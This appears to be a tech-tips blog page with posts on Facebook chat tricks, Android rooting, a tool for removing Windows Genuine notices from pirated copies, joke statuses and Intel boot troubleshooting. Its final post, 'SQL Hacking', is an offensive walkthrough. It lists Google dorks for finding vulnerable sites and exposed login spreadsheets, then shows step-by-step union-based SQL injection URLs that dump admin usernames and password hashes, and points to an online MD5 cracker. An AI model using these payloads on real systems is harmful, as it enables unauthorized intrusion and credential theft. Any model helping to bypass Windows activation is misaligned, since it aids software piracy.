-->
Showing posts with label Tips and Tricks. Show all posts

Using Pictures And Other Famous Logos In Facebook Chat



With Facebook advancing so far in its innovative steps towards a better networking site, we still have no idea about many of its new addons. One such great new addition is the Facebook Chat Images.
Well, I guess its better to show, than to tell. ;)

See the pictures in the above chatbox? Yeah, this is what we are talking about. The size of pictures are of the same dimensions as the smileys. Wanna know how this happened? Well, its simple. All you must know is the Facebook profile username or the profile ID. First click on your friend's profile and then copy their username or the profile ID. The pictures below will show you how to obtain that.


The one with Profile ID

The one with Username


Now, since you have got the username or the profile ID, now the work is damn easy. All you have to do is to add one of the two info that you get from the Facebook profile link and add then in between the [[xxxxx]]. For example, take this code of our Facebook page, Boltspur, which you can find in the pic above.

[[boltspur]]
Copy and paste the above code in the chat box and you would see a small pic replaced with this text. (Sorry but, my logo is not yet ready :P )


Hope you like this post. Do leave back your comments below.
Read more >>

How to root your android device - AndroidLoverz


Rooting your android device gives you administrative access to lots of things. In some of the devices due to the carrier they use, they will not be allowed to access the market. In such cases rooting your device will allow you to access market. It also has lot more uses. It also allows you to install certain applications that requires super user permission. Rooting is just a simple task and so don’t panic. Lets get started.


Prerequisites
1. Android device to be rooted
2. The root file (download here)
3. SD card


Getting into the work
Note that this works fine on Samsung devices. It may or may not work on others.
1. Download the file from the link given above.
2. Place it in the root directory of your memory card.
3. Now reboot your mobile in the recovery mode. (volume up + home key + power key reboots your mobile in recovery mode)
4. In the recovery mode you can see several options including update from sd card. Click on that. Use the volume keys to navigate and the home key to select.
5. Your mobile will now get rebooted and of course it will also get rooted. When  our mobile reboots you will have an application named as super user which will allow you to access everything on your mobile.

Apart from these simple steps given above, if you have any other queries, don't hesitate to leave them as comments. :)


Source : AndroidLoverz
Read more >>

Hiding and Un-Hiding Files and Folders


Windows provides features like hiding the folders, etc. One of the major benefits of hiding the folder is that it’s hidden from the normal functions like copy/cut. It can also prove helpful in many cases when you don't want to expose some important file, in case, some child in your house too uses the same computer as you.

The methods of hiding a file is very simple and un-hiding it too is as simple.


To hide:

      Right click the file/folder and click on the properties button.  


2.       After you click the properties button, click on the checkbox near the option “Hidden”. Then another dialog box will prompt up asking for the options stated in the picture below. Click on the preferred option and select ‘OK’ and then Apply the changes.


To Unhide

1.       Go to control panel and click on the icon ‘Folder Options’. (or) Go into any folder and then click the key combination ‘Alt+T’, which will show the Tools menu and then select the option ‘Folder Options’.


2.       Then in the ‘View’ tab, check the option ‘Show hidden files, folders and drives’.
3.       Then Apply the changes and press ‘OK’.

These are the methods of hiding and un-hiding a file/folder. Please leave back your comments if you need to hide or un-hide something dangerous! ;)

Read more >>

Removing Windows Genuine Notification

It is seriously very annoying when you have a pirated version of windows and Microsoft finds it out during update and leaves behind the so called, 'Windows Genuine Notification'.
Well. There are so many threads online which tells you to delete some keys in the registry and finally end you up in some registry related problems, where you computer fails to startup!

So, why take up something which you may later regret for?

Here is a software by Hazar, which will let you overcome this annoying notification by windows within a few seconds and run your PC 'peacefully'!


Download it from here

After downloading, just open the file and click the button "Remove WAT". That is it. You are done. It will take some time depending on your system configuration.
After this software finishes removing the particular keys, your system would need a restart that would be done by this wonderful software. Enjoy!

And please do leave behind your VALUABLE comments! :)
Read more >>

WhatsApp Messenger - Send National/ International Messages For Free [Review]

WhatsApp Messenger is a cross platform application which allows you to send messages to your contacts, who are also using this service.
This app is completely free and doesn't charge you anything other than the app cost. I bought this app in the Apple App Store for $0.99 and guess what, its worth more than its cost!
The main features which I personally like are:
  • Multiplatform App, i.e., its available for Nokia, iPhone, Android and Blackberry. This feature makes it available to almost all the common people be it your dad or mom or any other friends (oops! Did I miss girlfriend?! ;)'
  • Group Chat, i.e., you can add as many as people you like to the same chat instead of messaging each of them differently and forwarding each others message.
  • Free SMS and MMS (Do I need to explain?)
  • Push Notifications, i.e., you don't need to worry about running the app each time and checking the texts or messages received. Like the inbuilt messaging service, this app supports the push notifications.
  • Receive Offline Messages, i.e., you don't have to be online all the time to receive the messages. Like any other mailing services, this app too delivers the message right away!
  • Import the Phone Contacts within a second! You just have to press the Import Contacts button when the app prompts for it.
Other features included are:
  • Chat Backgrounds
  • Custom Status Messages


Download it from here:
Apple App Store
Android
Blackberry AppWorld
Nokia (Symbian)


If you have any doubts or related problems, feel free to leave them as comment!


Read more >>

Funny Facebook Statuses!

Have you been sitting bored, seeing some funny videos or reading jokes? Want some more extra fun? Why not interact with your friends and family members at Facebook with these funny statuses! Simply copy-paste them as your status, be it Facebook or Google+ or whatever!

  • A man asked a fairy to make him desirable & irresistible to all women. She turned him into a credit card.
  • Cop pulls man over for suspicion of drunk driving. Cop: Sir have you been drinking? Man: No.Cop: Papers. Man: Scissors, I win!
  • Seeing a spider is nothing. It becomes a problem when it disappears.
  • Dear Warner Bros: Now that I’m an adult, I feel I’m am old enough to hear what the “Beep Beep” is hiding when Road Runner talks to Wile E. Coyote.
  • Congratulations!! You are the 100th person to view my status. To see your prize please click Control + W.
  • Blonde and Brunette r walking on the road.brunette says “Look, a dead bird.” Blonde looks up in the sky, “WHERE, WHERE?”
  • I know three facts about you, one you can’t say M without your lips touching, two your trying it now and you look like an idiot alien, three now your smiling
  • Why is it when you run into a spider web, you suddenly turn into a ninja?
  • Would like to congratulate their parents on having such an awesome son-well done!
  • When you see a man opening a car door for a woman it can only mean 1 of 2 things. Either the car is new or the wife is.
  • Statistics say that 1 in 4 people are insane, so take a look at your 3 best friends and if they are all OK, its you!
  • Welcome to the real Internet, where the men are men, the women are men, and the children are the FBI.
  • I hate weddings. old people would poke me saying “You’re next”. They stopped when I started going up to them at funerals and poking them, saying, “You’re next“.
  • A murderer was sitting on the electric chair. “Do u have any last requests?” “Yes, will u hold my 
  • hand?” XD
  • Boy: hey dad I got a girlfriend Dad: Good job son! Girl: Hey daddy I got a boyfriend Dad: *loads shotgun*
  • Cops came around to my house today, told me that my dog was chasing someone on a bike, i told them to bugger off, my dog does not own a bike!
  • I never get jealous when I see my ex with someone else, because my parents always taught me to give my used toys to the less fortunate.
  • Good girls go to Heaven, bad girls just make you FEEL like you’re in Heaven!
  • Insert coin to view status message?


  • Teaching your own mother how to use Facebook is like willingly signing your own death warrant.
  • When I was born I was so surprised, I didn’t talk for a year and a half!
  • If you ever get caught sleeping on the job… slowly raise your head and say “in jesus name amen”.
  • Ques: Why do Girls live Longer Than Boys? Ans: Shopping never Causes Heart Attacks, .. But Paying the Bill does.
  • Facebook is like Jail, you sit around and waste time, You write on walls and you get poked by people you dont know
  • My friends status said, “standing on the edge of a cliff :/”…so i poked him.
  • remembers the day when blackberry and apple were just fruit
  • I thinks my neighbor just caught me stealing his Wi-Fi internet.
  • I swear my pillow could be a hairstylist I always wake up with the wierdest hairdos.
  • Dance like no one’s going to put it on YouTube.
  • Smile, it’s the second best thing you can do with your lips.
  • honk if you love Jesus Textwhile driving if you want to meet him.
  • Dear God, please give us back Michael Jackson and in exchange we’ll give you Justin Bieber, Miley Cyrus and the Jonas Bros. Sincerely, Me
  • Every day, man is making bigger and better fool-proof things, and every day, nature is making bigger and better fools. So far, I think nature is winning.
  • We have so much in common. You want to travel,I want you to go .
  • Just wanted to let you know that you are my BFBFF… Best Facebook Friend Forever..
  • Best Friends Listen to what you dont say.
  • ”The greatest thing about Facebook, is that you can quote something and totally make up the source.” – Saket Narayan
  • Last Night I Dreamt I was Eating A Giant Marshmallow……..When I Woke Up My Pillow Was Gone.
  • If 4 out of 5 people suffer from diarrehea…does that mean one person enjoys it?
  • I love how, in scary movies, the person yells out, “Hello?” As if the bad guy is gonna be like, “Yeah, I`m in the kitchen! Want a sandwich?”
  • Dont you find it Funny that after Monday(M) and Tuesday(T), the rest of the week says WTF?
  • believes that if you tell your boss what you really think of him, the truth will set you free.
  • I guess if you spoke your mind, you’d be speechless, huh?
  • Alcohol does NOT make you fat…it makes you lean…against tables,chairs,walls, floors
  • wonders why people put their relationship status as its complicated..u idiots why don’t u solve your problems instead of broadcasting them?
  • never judges a book by its cover. She uses the paragraph on the back, it tells you what the story is about.
  • I like to name my iPod “‘Titanic” so when it says ‘Syncing Titanic’ i click cancel and it makes me feel like a hero.
  • *After slipping*, I did not fall. I attacked the ground!
  • So many stupid people, and so few asteroids.
  • U have 10 fish, 5 drown, 3 come back to life. How many fish do you have? Stop counting smart one. Fish cant Drown.
  • I tried to log on to Facebook. It said, “Cookies are required to operate.” I thought to myself, “Me too, Facebook. Me too.”
  • Roses are Red, Nuts are brown, Skirts go Up, Pants go Down, Body to Body, Skin to Skin, When it is Stiff, Stick it In, The Longer its In, The stronger it Gets, It goes in Dry, Comes out Wet, It comes out dripping,and it starts to Sag, Its not what you Think …its a Teabag
  • I’ve always wondered if film directors wake up screaming “CUT! CUT! CUUUUUT!” when they have nightmares.
  • trying to think of clever things to say after inhaling from a helium balloon.
  • No matter what your Chinese symbol tattoo says, I’m going to assume the translation is: “Please think I’m cool.”
  • It recently became apparent to me that the letters ‘T’ and ‘G’ are far too close together on a keyboard. This is why I’ll never be ending an e-mail with the phrase “Regards” ever again.
  • A kid got bad marks in his test, he showed his test to his mom. His mom said ” what is this”? He answered teachers star stickers were finished so she gave me a full moon!!!
  • A bug just landed on my computer screen and my first reaction was on try and scare it away with the curser
  • If women ruled the world there would be no wars. Just a bunch of jealous countries not talking to each other.
  • oh I’m sorry! i didn’t realise you were giving me a dirty look…i just thought you were ugly like that all the time!!
  • Me and my wife are inseparable. Sometimes, it takes three or four people to pull us apart.
  • a guy knocked on my door today asking for a donation for the local primary school’s pool. I went away and came back with a cup of water….. Is that wrong?
  • Hi, my name is Damimeve. The ‘mime’ is silent.
  • I just broke up with someone and the last thing she said to me was “You’ll never find anyone like me again!” I’m thinking, “I should hope not! If I don’t want you, why would I want someone like you.
  • She is proud of herself. She finished a jigsaw puzzle in 6 months and the box said 2-4 years
  • Don’t waste money on expensive iPods. Simply think of your favorite tune and hum it. If you want to “i”, think of another song you like and hum that instead.
  • I use to be great at wordplay. Once a pun a time.
  • In an interview, “I can multitask housework with facebook!”
  • is wondering why Facebook bothers to give the option of “liking” my own comment? Of course I like my own comments. I’m awesome..
  • All men are born free and equal. If they go and get married, that’s their own fault.
  • Yes, I know how to shut up. I just don’t know when.
  •  I know the world isn’t going 2 end in 2012 coz my yogurt expires in 2013!
  • I married my wife for her looks. But not the ones she’s been giving me lately!
  • Your intelligence is my Common sense!
  • Is wondering if you can grow marijuana on Farmville then sell it on Mafia Wars?
  • You don’t have to like me, I’m not a facebook status!
  • If money grew on trees, girls would be dating monkeys!
  • Me and the gummy bears have a plot to rule the world but shhhhh its a secret.
  • Never make eye contact while eating a banana.
  • The only place you find success before work is in the dictionary.
  • Dear math: I am not a therapist, so solve your own problems.
  • What do i do when i see someone EXTREMELY GORGEOUS? I stare, I smile and when i get tired i put the mirror down
  • 4 out of 5 urologists smell their applejuice before they drink it.
  • Girls spend the first 10 years of their lifes playing with barbies. The next 10 years of their lifes they try to look like one
  •  How come Mario can smash through bricks, yet he dies when he touches a freakin turtle??
  • If Barbie is so popular why do have to buy all her friends?
  • If your dog is fat, you’re not getting enough exercise.
  • Trust in God but lock your car.
  • Going to McDonalds for a salad is like going to a hooker for a hug.
  • Don’t waste electricity, would you like it if I turned you on and walked away?
  •  I’m not saying you’re stupid; you just have bad luck when you’re thinking.
  • wanted to kill the sexiest person alive…but suicide’s a crime.
  • I wish I had Doras parents… They let that girl go everywhere!
  • I got all excited when my husband said he was taking somewhere expensive tonight. 10 minutes later we were at the gas station.
  • “Super” Mario should so be a kid role model: “Heyy kids don’t be racist… I’m an Italian made by the Japanese I speak English I look like a Mexican and I run like a Jamaican!”
  • Just finished my 6 minute upper body workout-it was pretty easy:arm down,pick up food,arm up,put food in mouth, switch arms.
  • When someone rings the doorbell, why do dogs always assume it’s for them?
  • I speak my mind. I never mind what I speak.
  • Slept like a baby last night…. Waking up every 3 hours crying for food
  • Why is a newspaper ten times more interesting when somebody across the table is reading it?
  • People say that love is in every corner……gosh! maybe i’m moving in circles..
  • Before you criticize someone, you should walk a mile in their shoes. That way, when you criticize them, you’re a mile away and you have their shoes.
  • Make love, not war. Hell, do both. Get married.
  • Marriage is a sort of friendship recognized by the police.
  • Statistically, 132% of all people exaggerate.
  • Statistically 5/4 of people have trouble with fractions.
  • Some people come into our lives & leave footprints on our hearts. Others come into our lives & make us wanna leave footprints on their face.


Source : Axleration
Read more >>

Create a Fake Facebook Conversation

Have you been seeing some funny facebook status and comments on them, which seldom go true? Well, you don't need to sit with Photoshop for an hour and design something which would look much like a facebook stuff.


FacebookQuotes is a webapp, which allows you to create simple Facebook conversations in status update form. Take a look at the example below.

Hope you enjoy creating some funnier stuff and do post them here!
Read more >>

Some of The Major Intel Motherboard Problems

Source : Intel

System does not boot up at first integration
2x2 or 2x4 power connector not plugged in
If the power supply cable with the 2x2 connector or 2x4 connector (depending on your desktop board) is not plugged into the 12V processor core voltage connector located near the processor socket, the system will not boot up. You will see lights onboard and on the chassis front panel and the processor fan will spin, but nothing will appear on the monitor. See figures below for cable placement.

or

Processor issues
'No boot' situations can be caused by any of the following:
If you have installed an incompatible processor, the system will not boot. Ensure the selected processor model is correct for your desktop board. Some processors require specific desktop board versions and BIOS revisions. To find the supported processor list for your board, go to Supported Processors. If the processor is compatible, try removing and reinstalling the processor to ensure it is installed correctly.
If the processor overheats, the system may not boot or may shut down shortly after booting.
  • Make sure the fans on the processor are connected properly and running.
  • Make sure that the thermal interface material or the thermal grease is applied to the processor properly.
  • Make sure that the power supply fan is running properly and any other external case fans are running properly.
  • Make sure that the air intakes for the external fans are unobstructed and have at least several inches away from walls and other items.

Memory issues
'No boot' situations can be caused by any of the following:
  • If you have installed incompatible memory modules, the system may not boot. Verify the memory you've installed has been tested with your board. To find the tested memory list for your board, go to Tested Memory. If the memory is compatible, try removing and reinstalling the memory modules to ensure they are installed correctly.
  • Some desktop boards require you to populate the memory sockets starting with the first socket. The product guide for your desktop board will indicate such a requirement.
  • If you have defective memory modules, the system may not boot. One, two or three beeps at boot indicate defective memory. To isolate a specific memory module as defective, boot the system with just one memory module installed at a time.
Monitor issues
'No boot' situations can be caused by monitor configurations. Check the following:
  • Make sure the monitor is plugged in and turned on.
  • Make sure the video cable is connected properly at the monitor and the computer.
  • Check the brightness and contrast controls on the monitor. The monitor may be dimmed where you cannot see anything on the monitor.
  • Most monitors have a light indicating its current status:
    • A green light indicates the monitor has sufficient power and is getting a video signal.
    • An amber light appears if the monitor has power but it is not getting a video signal from the computer. This indicates the problem is most likely in the computer.
    • If the light does not turn on at all, it is likely a problem with the monitor itself. Make sure that the monitor is connected to a working AC outlet. If there is an on/off switch for the outlet, make sure the switch is on. If the problem still persists, try replacing the monitor or try the monitor on different AC outlet or a different system.
Power supply and chassis issues
'No boot' situations can be caused by any of the following power supply, chassis or fan issues:
  • Verify that your chassis and power supply is appropriate for the processor model and frequency and the desktop board you have.
    • An ATX12V or SFX12V with the 2x2 connector is required for all Pentium® 4 processor-based and higher Intel® Desktop Boards. Power consumption requirements for high-end video cards, sound cards, peripherals, and the Pentium 4 processor will exceed the typical 5A current capacity of standard ATX & SPX power supplies.
  • Do not use 2x2 power cable adapters with non-compatible older power supplies.
  • Verify that the power supply has the capacity to power all the devices used in your system.
  • Ensure the power cord is firmly connected to the power supply and the AC outlet.
  • If the power supply or the AC outlet has an on/off switch, make sure that it is on.
  • Determine power supply voltage selector setting (230 volts vs. 115 volts) is correct.
  • Check for foreign objects inside the chassis such as screws that may ground the desktop.
  • Attach the desktop board correctly to the chassis base with the spacers/stand- offs. Make sure not to tighten the screws too much.
  • If possible, use a voltmeter to verify that each output from the power supply is correct. If any output is very low (especially the +5 volt output), consider replacing the power supply.
  • If possible, use a voltmeter to verify the PowerGood signal is +5 volts. If the signal is below 1.0 volts, there may be a short or overload causing a constant reset. Consider replacing the power supply.

Cable issues

'No boot' situations can be caused by any of the following cabling issues:
  • Make sure the drive ribbon cables inside the computer are attached correctly and securely. For IDE drives, check the orientation of pin 1 of the hard drive cable. A cable connected backwards may cause the computer not to power up.
  • Check that the cables connecting the chassis front panel to the desktop board are plugged in properly to the onboard headers.
Electrical short or overload
An electrical short or overload may cause a system not to boot.
Check for shorts and overloads by removing non-essential items such as extra controller cards or IDE/ATAPI devices. Keep only the desktop board, power supply, memory and processor installed. If the system boots, it is possible there is a short or overload with one of the components that you removed or one of those components is faulty. Replace each of non-essential items one at a time until you isolate which one is causing the problem.
If the problem occurs even after removing the non-essential components, the problem has to be with the desktop board, power supply, memory or processor.
Defective componentsDefective components, especially processor and memory, can cause a system not to boot up properly.
  • Swap the memory modules with known good memory. In addition, test the suspected memory in another known working system.
  • Swap the processor with a known good processor. In addition, test the suspected processor in another known working system.
System used to boot up and now does notChanges to your computer's configuration can cause your system to not boot properly.
New processor or additional memory was installed
If you upgraded the processor or added memory:
  • Some processors require specific desktop board versions or specific BIOS revisions.
  • Make sure the new processor is supported for your desktop board. To find the supported processor list for your board, go to Supported Processors.
  • Make sure the new memory modules are supported for your desktop board. To find the tested memory list for your board, go to Tested Memory.
New PCI or PCI Express* card was installed
If you installed a new add-in card to a PCI or PCI Express slot and now the system won't boot:
  • Some PCI Express graphics cards require additional power.
  • Remove and reinstall the new card to make sure it is fully seated in the slot.
  • Try the card in a different slot, if possible.
  • Make sure other devices and cables inside the chassis were not disturbed or loosened when you installed the new card.
New drive was installed
If you added a new drive (hard drive, CD-ROM, DVD) and now the system won't boot:
  • Make sure all drive cables are properly connected.
  • Make sure the correct power cable is connected to the new drive.
  • Make sure any drive jumpers (master, slave) are configured correctly according to the manufacturer's documentation.
  • Make sure other devices and cables inside the chassis were not disturbed or loosened when you added the new drive.
New software or drivers were installed
If you recently installed new software or new device drivers:
  • Try booting into Safe Mode and uninstall the new software or driver. If you can now boot normally, there may be a compatibility issue between the new software or driver and some component in your system. Contact the software manufacturer for assistance.
Settings were changed in BIOS
Certain changes in BIOS settings (such as chipset timing or latency, memory timing or latency, processor clock frequency, etc.) can cause a system to no longer boot.

If you are able to enter the BIOS Setup by pressing F2, reset the BIOS to factory defaults by pressing F9. Save and exit the BIOS Setup.
If you cannot enter the BIOS Setup, clear the CMOS:
  1. Turn off all peripheral devices connected to the computer.
  2. Disconnect the computer’s power cord from the AC power source (wall outlet or power adapter).
  3. Remove the computer cover.
  4. Locate the battery on the board (see figure below).
  5. With a medium flat-bladed screwdriver, gently pry the battery free from its connector. Note the orientation of the “+” and “-” on the battery.
  6. Wait one hour then replace the battery.
  7. Replace the computer cover.
  8. Plug the computer and all devices back in.
You may also need to perform a BIOS Recovery after clearing the CMOS.
BIOS was upgraded to later version
After a BIOS upgrade, a hard drive that originally was configured as IDE may revert to the default value of AHCI, causing the system to no longer boot successfully into the operating system.
To resolve this problem, follow these steps:
  1. During boot, enter the BIOS setup by pressing F2.
  2. Set the drive configuration back to IDE. Depending on the board model, this setting can be found as follows:
    1. Go to the Advanced > Drive Configuration menu.
    2. Set Configure SATA As... to IDE.
    Or
    1. Go to the SATA Drives menu.
    2. Set Chipset-SATA Mode to IDE.
  3. Press F10 to save and exit BIOS setup.
Other Boot Issues
Resolving slow boot timesCheck the following tips to speed up the boot time of your computer:
  • Set the hard drive as the first boot device in the boot order in the BIOS setup (Boot > Boot Device Priority menu).
  • Enable Intel® Rapid BIOS boot in the BIOS setup (Boot menu).
  • Disable Hard Disk Pre-Delay in the BIOS Setup (Advanced > Drive Configuration menu).
  • Disable system functions and features if you do not need them. Examples include:
    • Legacy USB - this must be enabled if you use a USB keyboard or USB mouse outside the Windows* environment (Advanced > USB Configuration).
    • Unused I/O ports, such as serial, parallel and IEEE-1394 ports (Advanced > Peripheral Configuration menu).
    • Event logging (Advanced > Event Log Configuration menu).
To enter BIOS Setup, press the <F2> key after the Power-On Self-Test (POST) memory test begins and before the operating system boot begins.
Warning If any problems occur after making BIOS settings changes (poor performance, intermittent issues, etc.), reset the desktop board to default values:
  1. During boot, enter the BIOS setup by pressing F2.
  2. Press F9 to set defaults.
  3. Press F10 to Save and Exit.
If the system locks or won’t boot after making BIOS settings changes, perform a BIOS recovery.
BIOS beep codesRefer to BIOS Beep Codes for troubleshooting tips for when you hear beep codes and your desktop board does not boot up successfully.
Port 80h POST codes
Refer to Port 80h POST Codes for information regarding beep codes, error messages and POST codes associated with BIOS versions based on Extensible Framework Interface (EFI).
Error "PXE-E61 Media Test Failure" at boot
The error PXE-E61 Media Test Failure can occur at boot, if all the following are true:
  • Boot to LAN is enabled in BIOS Setup.
  • A network cable/connection is not present.
  • Network Boot is in the boot order before a present boot device.
To resolve this, remove Boot to LAN from the list of boot devices in BIOS Setup.

Source : Intel
Read more >>

How to Use The Old Facebook Chat

Facebook has been trying to improve its chat system recently, thinking that it would turn into a big success. But, all this improvements, are just working out to move away the members to a better, user-friendly chatting environment.
The main drawback is that, all the contacts, offline and online, are jumbled up which, makes too confusing for the users to decide who is online and who is not!
People have been creating groups and pages, claiming that facebook will roll back all the changes to the chat box if that particular page reached ****** number of likes. Well, don't trust them. Its all fake. All you have got to do is to wait for facebook to officially rollback all these changes.

"But, how to survive with this new chat system until that crap happens?" This might be your question now. Don't worry. I have something for u. Not exactly a substitute for the old chat system. But, atleast a 'life-saver'!

Here is how. All you have to do is, click the link given below:

Old Chat Substitute


After you click the above link, you will be taken to a full page facebook chat. This link doesn’t permanently change anything. It is a link for displaying the chat in a pop out, which can be used as a standalone page too.


Information Source: Axleration
Read more >>

SQL Hacking

Uptill now,we have seen few terms related to hacking and some methods to hack passwords like phishing,keyloggers etc. Now we are moving a little forward.Now in this thread i m going to post something about SQL INJECTION. Its a type of hacking with the help of which we can hack sites (mostly the newly born sites and educational sites )


1). Search for a vulnerable site.
====================
Highlight one then press ctrl+c then ctrl+v at google search engine.

allinurl:index.php?id=
allinurl:trainers.php?id=
allinurl:buy.php?category=
allinurl:article.php?ID=
allinurl:play_old.php?id=
allinurl:newsitem.php?num=
allinurl:readnews.php?id=
allinurl:top10.php?cat=
allinurl:historialeer.php?num=
allinurl:reagir.php?num=
allinurl:Stray-Questions-View.php?num=
allinurl:forum_bds.php?num=
allinurl:game.php?id=
allinurl:view_product.php?id=
allinurl:newsone.php?id=
allinurl:sw_comment.php?id=
allinurl:news.php?id=
allinurl:avd_start.php?avd=
allinurl:event.php?id=
allinurl:product-item.php?id=
allinurl:sql.php?id=
allinurl:news_view.php?id=
allinurl:select_biblio.php?id=
allinurl:humor.php?id=
allinurl:aboutbook.php?id=
allinurl:ogl_inet.php?ogl_id=
allinurl:fiche_spectacle.php?id=
allinurl:communique_detail.php?id=
allinurl:sem.php3?id=
allinurl:kategorie.php4?id=
allinurl:news.php?id=
allinurl:index.php?id=
allinurl:faq2.php?id=
allinurl:show_an.php?id=
allinurl:preview.php?id=
allinurl:loadpsb.php?id=
allinurl:opinions.php?id=
allinurl:spr.php?id=
allinurl:pages.php?id=
allinurl:announce.php?id=
allinurl:clanek.php4?id=
allinurl:participant.php?id=
allinurl:download.php?id=
allinurl:main.php?id=
allinurl:review.php?id=
allinurl:chappies.php?id=
allinurl:read.php?id=
allinurl:prod_detail.php?id=
allinurl:viewphoto.php?id=
allinurl:article.php?id=
allinurl:person.php?id=
allinurl:productinfo.php?id=
allinurl:showimg.php?id=
allinurl:view.php?id=
allinurl:website.php?id=
allinurl:hosting_info.php?id=
allinurl:gallery.php?id=
allinurl:rub.php?idr=
allinurl:view_faq.php?id=
allinurl:artikelinfo.php?id=
allinurl:detail.php?ID=
allinurl:index.php?=
…and this one is just priceless…
“login: *” “password= *” filetype:xls


2)Definitions:
=========

inurl: -> is a search parameter in google so that it searches for results in the site's url.
.php?5= -> is what i'm searching for in a url, SQL INJECTION works by adding a code after the = symbol. This is also commonly referred as a Dork.
Dork definition: It's the part in the site's url that tells you that it can be vulnerable to a certain SQL injection. Let's take this exploit for example:
We will check it's vulnerability by adding magic qoute (') at the end of the url.
http://site.com/sug_cat.php?parent_id=-1 UNION ALL SELECT login,password FROM dir_login--


3) So the url will be like this:
===================

http://www.site.com/news_archive.php?id=5&#39;
And we hit enter and we got this result.
Database error: Invalid SQL: SELECT * FROM NewsArticle WHERE NewsID=6\';
mySQL Error: 1064 (You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1)
Database error: next_record called with no query pending.
mySQL Error: 1064 (You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1)
If you got an error, some text missing or a blank page the site is vulnerable but not at all.
Now we know that the site is vulnerable.


4) find the columns :
=============

The next step is find out how many columns the database contain
To find it we use "order by" (without the qoute) and this string " -- " (no qoute).
It will look like this:
http://www.site.com/news_archive.php?id=6 order by 1-- (no error)
http://www.site.com/news_archive.php?id=6 order by 2-- (no error)
http://www.site.com/news_archive.php?id=6 order by 3-- (no error)
we move a little higher. (it doesn't matter)
http://www.site.com/news_archive.php?id=6 order by 10-- (no error)
http://www.site.com/news_archive.php?id=6 order by 14-- (no error)
until we got an error:
http://www.site.com/news_archive.php?id=6 order by 15-- (we got an error)
now we got an error on this column:it will lok like this.
Database error: Invalid SQL: SELECT * FROM NewsArticle WHERE NewsID=6 order by 15--;
mySQL Error: 1054 (Unknown column '15' in 'order clause')
Database error: next_record called with no query pending.
mySQL Error: 1054 (Unknown column '15' in 'order clause')
this mean the database contain only 14 columns


5)Union select :
==========

Now use "-" (negative quote) and union select statement.
using this we can select more data in one sql statement.
Look like this:
http://www.site.com/news_archive.php?id=-6 union select 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14--
we hit enter.
numbers appears..
Like this:
6
, 5
8


6) Check MYSQL Version
================

Now we will check it's MYSQL VERSION. We will add @@version on the numbers appear on the previous step.
lemme say i choose 8.. we will replace 8 with @@version,so it will look like this.
http://www.site.com/news_archive.php?id=-6 union select 1, 2, 3, 4, 5, 6, 7, @@version, 9, 10, 11, 12, 13, 14--
and you will get a result like this:
6
, 5
5.1.32 <--this is the version


7) Getting Table Name.
===============

We use group_concat(table_name).
replace @@version with group_concat(table_name)
and look like this:
http://www.site.com/news_archive.php?id=-6 union select 1, 2, 3, 4, 5, 6, 7, group_concat(table_name), 9, 10, 11, 12, 13, 14--
were not done already: (don't hit enter)
between number 14 and this "--" (quote) insert this:
+from+information_schema.tables+whe
re+table_schema=database()--
it will look like this:
http://www.site.com/news_archive.php?id=-6 union select 1, 2, 3, 4, 5, 6, 7, group_concat(table_name), 9, 10, 11, 12, 13, 14+from+information_schema.tables+where+table_schema=database()--
we hit enter and got this result:
Blurb,FileUpload,Inquiries,NewsArticle,ProjectPhoto,active_sessions_split,auth_u ser_md5


8) Column Name :
============

Now we're done on TABLE NAME, we move on to COLUMN NAME.
use this string group_concat(column_name)
replace group_concat(table_name) to group_concat(column_name).
but before that we must choose one column. i choose auth_user_md5 because this is must or what we want.
for better result we need to hex auth_user_md5.
Go to this Link: http://home2.paulschou.net/tools/xlate/
p
aste auth_user_md5 to the text box and click encode.
now we get the hex of auth_user_md5: look like this: 61 75 74 68 5f 75 73 65 72 5f 6d 64 35
before proceeding remove space between each numbers. like this: 617574685f757365725f6d6435
Now replace group_concat(table_name) to group_concat(column_name).
like this:
http://www.site.com/news_archive.php?id=-6 union select 1, 2, 3, 4, 5, 6, 7, group_concat(column_name), 9, 10, 11, 12, 13, 14+from+information_schema.tables+where+table_schema=database()--
replace also +from+information_schema.tables+where+table_schema=database()--
to
+from+information_schema.columns+where+table_name=0x617574685f757365725f6d6435--
(The yellow letter and numbers is the auth_user_md5 hex we encoded)
Note: always add 0x before the hex. Like above.
Here is the result:
http://www.site.com/news_archive.php?id=-6 union select 1, 2, 3, 4, 5, 6, 7, group_concat(column_name), 9, 10, 11, 12, 13, 14+from+information_schema.columns+where+table_name=0x617574685f757365725f6d6435--
Now hit enter: and you got result like this.
UserID,Username,Password,Perms,FirstName,MiddleName,LastName,Position,EmailAddre ss,ContactNumbers,DateCreated,CreatedBy,DateModified,ModifiedBy,Status


9) Main part :
=========

We use 0x3a to obtain what we want from the DATABASE like pass, username, etc..etc..
Replace group_concat(column_name) to group_concat(UserID,0x3a,Username,0x3a,P
assword,0x3a,Perms,0x3a,FirstName,0x3a,M iddleName,0x3a,LastName,0x3a,Position,0x3a,EmailAddress,0x3a,ContactNumbers,0x3a ,DateCreated,0x3a,CreatedBy,0x3a,DateModified,0x3a,ModifiedBy,0x3aStatus)
but i prefer to do this one group_concat(Username,0x3a,Password) for less effort.
and replace also information_schema.columns+where+table_name=0x617574685f757365725f6d6435-- to +from+auth_user_md5--
617574685f757365725f6d6435 is the hex value of auth_user_md5 so we replace it.
Result look like this:
http://www.site.com/news_archive.php?id=-6 union select 1, 2, 3, 4, 5, 6, 7,group_concat(Username,0x3a,Password), 9, 10, 11, 12, 13, 14+from+auth_user_md5--
i hit enter we got this:
admin username: k2admin / admin
password in md5 hash:21232f297a57a5a743894a0e4a801fc3 / 97fda9951fd2d6c75ed53484cdc6ee2d


10)Cracking the password :
=================

Because the password is in md5 hash we need to crack it.
http://passcracking.com/index.php
pass
: x1R0zYB3bex
Read more >>